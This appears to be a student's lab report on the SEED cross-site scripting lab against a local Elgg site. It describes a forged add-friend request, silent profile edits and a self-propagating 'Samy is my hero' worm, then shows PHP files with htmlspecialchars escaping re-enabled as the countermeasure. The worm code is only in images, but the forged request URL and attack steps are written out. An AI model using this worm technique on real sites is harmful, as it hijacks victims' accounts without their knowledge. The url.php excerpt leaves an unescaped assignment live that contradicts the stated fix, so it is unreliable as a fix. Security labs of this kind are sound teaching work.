


Now we know that when we form the request to add Samy as a friend, it should look like


http://www.xsslabelgg.com/action/friends/add?friend=47&elgg_token=value&elgg_ts=value which is what we add in the About Me section in Samy's profile as shown below.



Now we logout and log in as the victim Alice and visit Samy's profile. We don't get any notification as the code is using AJAX so that everything happens in the background and there is no indication to the victim of the attack. This can be confirmed by viewing the add friend get request being set and captured by HTTP live as shown below on visiting Samy's profile.




When we check her friends list, we can see that Samy has been added.




Task 5: Modifying the Victim's Profile

Now to edit the victim's profile, we need to first see the way in which the edit profile works on the website. To do that, we log into Samy's account and click on the Edit Account button. We edit the brief description field and then click submit. While doing that, we look at the content of the HTTP POST request using the web developer options and see the following.

We now add the js code in Samy's profile to create our own POST request to edit the profile to "Samy is my hero." on visiting this profile as shown below.




We now save this, log out and login as Alice, a victim and visit Samy's profile. Now on visiting Alice's profile, we can see that the Ajax code has silently been performed and has edited the profile About me to "Samy is my hero"




Task 6: Writing a Self-Propagating XSS Worm

Now in addition to the attack earlier, we need to make the worm code to become self- propagating. To do this, we change the script code in Samy's


profile to not only change the profile of the victim to hold “Samy is my hero” but also copy the worm script code to the victim.




Now after saving, logging out and logging in as Alice, and visiting Samy's profile, we can see that her own profile has been edited.




On inspecting the About Me in the edit profile section, we can see that the worm script code has self propagated.



Now to check its self propagating feature, we login as Bobby, and visit Alice's profile. Now on visiting Bobby's profile, we can see even his Brief Description has changed to "Samy is my hero"




The worm code has propagated into his About Me.




Task 7: Countermeasures


We first activate only the HTMLawed 1.8 countermeasure but not htmlspecialchars countermeasure.



We visit Alice's profile as a new victim Charlie and we can see the worm script code being printed onto the website in Alice's about me



On visiting Charlie's profile, we can see the worm code has not executed nor propagated and Charlie is safe.



Now we turn on both countermeasures. We uncomment the PHP-method htmlspecialchars() in the text.php, url.php, dropdown.php and email.php files. We also make sure that the next line is commented on because that would otherwise negate the effect of htmlspecialchars() function.

```
Terminal
GNU nano 2.5.3 File: dropdown.php Modified

<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```

```
Terminal
GNU nano 2.5.3 File: email.php

<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
//$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href='mailto:$encoded_value'>$encoded_value</a>";
}
```


```
Terminal
GNU nano 2.5.3 File: text.php

<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```

```
Terminal
GNU nano 2.5.3 File: url.php Modified

    }
    $vars['data-confirm'] = elgg_echo('question:areyousure');
}
}
$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        // $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    // $text = $url;
}
unset($vars['encode_text']);
if ($url) {
```

Now, we again log into Charlie's account and see a similar output on viewing Alice's profile as that when only HTMLawed countermeasure is on and Charlie remains unaffected.



This is because HTMLawed sanitized the HTML web page against XSS attack, and htmlspecialchars() just encoded the data. Here, since there were no special HTML characters, the result was similar in both the cases. These two countermeasures basically made sure that the code inputted by the user is read as data by the browser and not code, hence preventing XSS attack.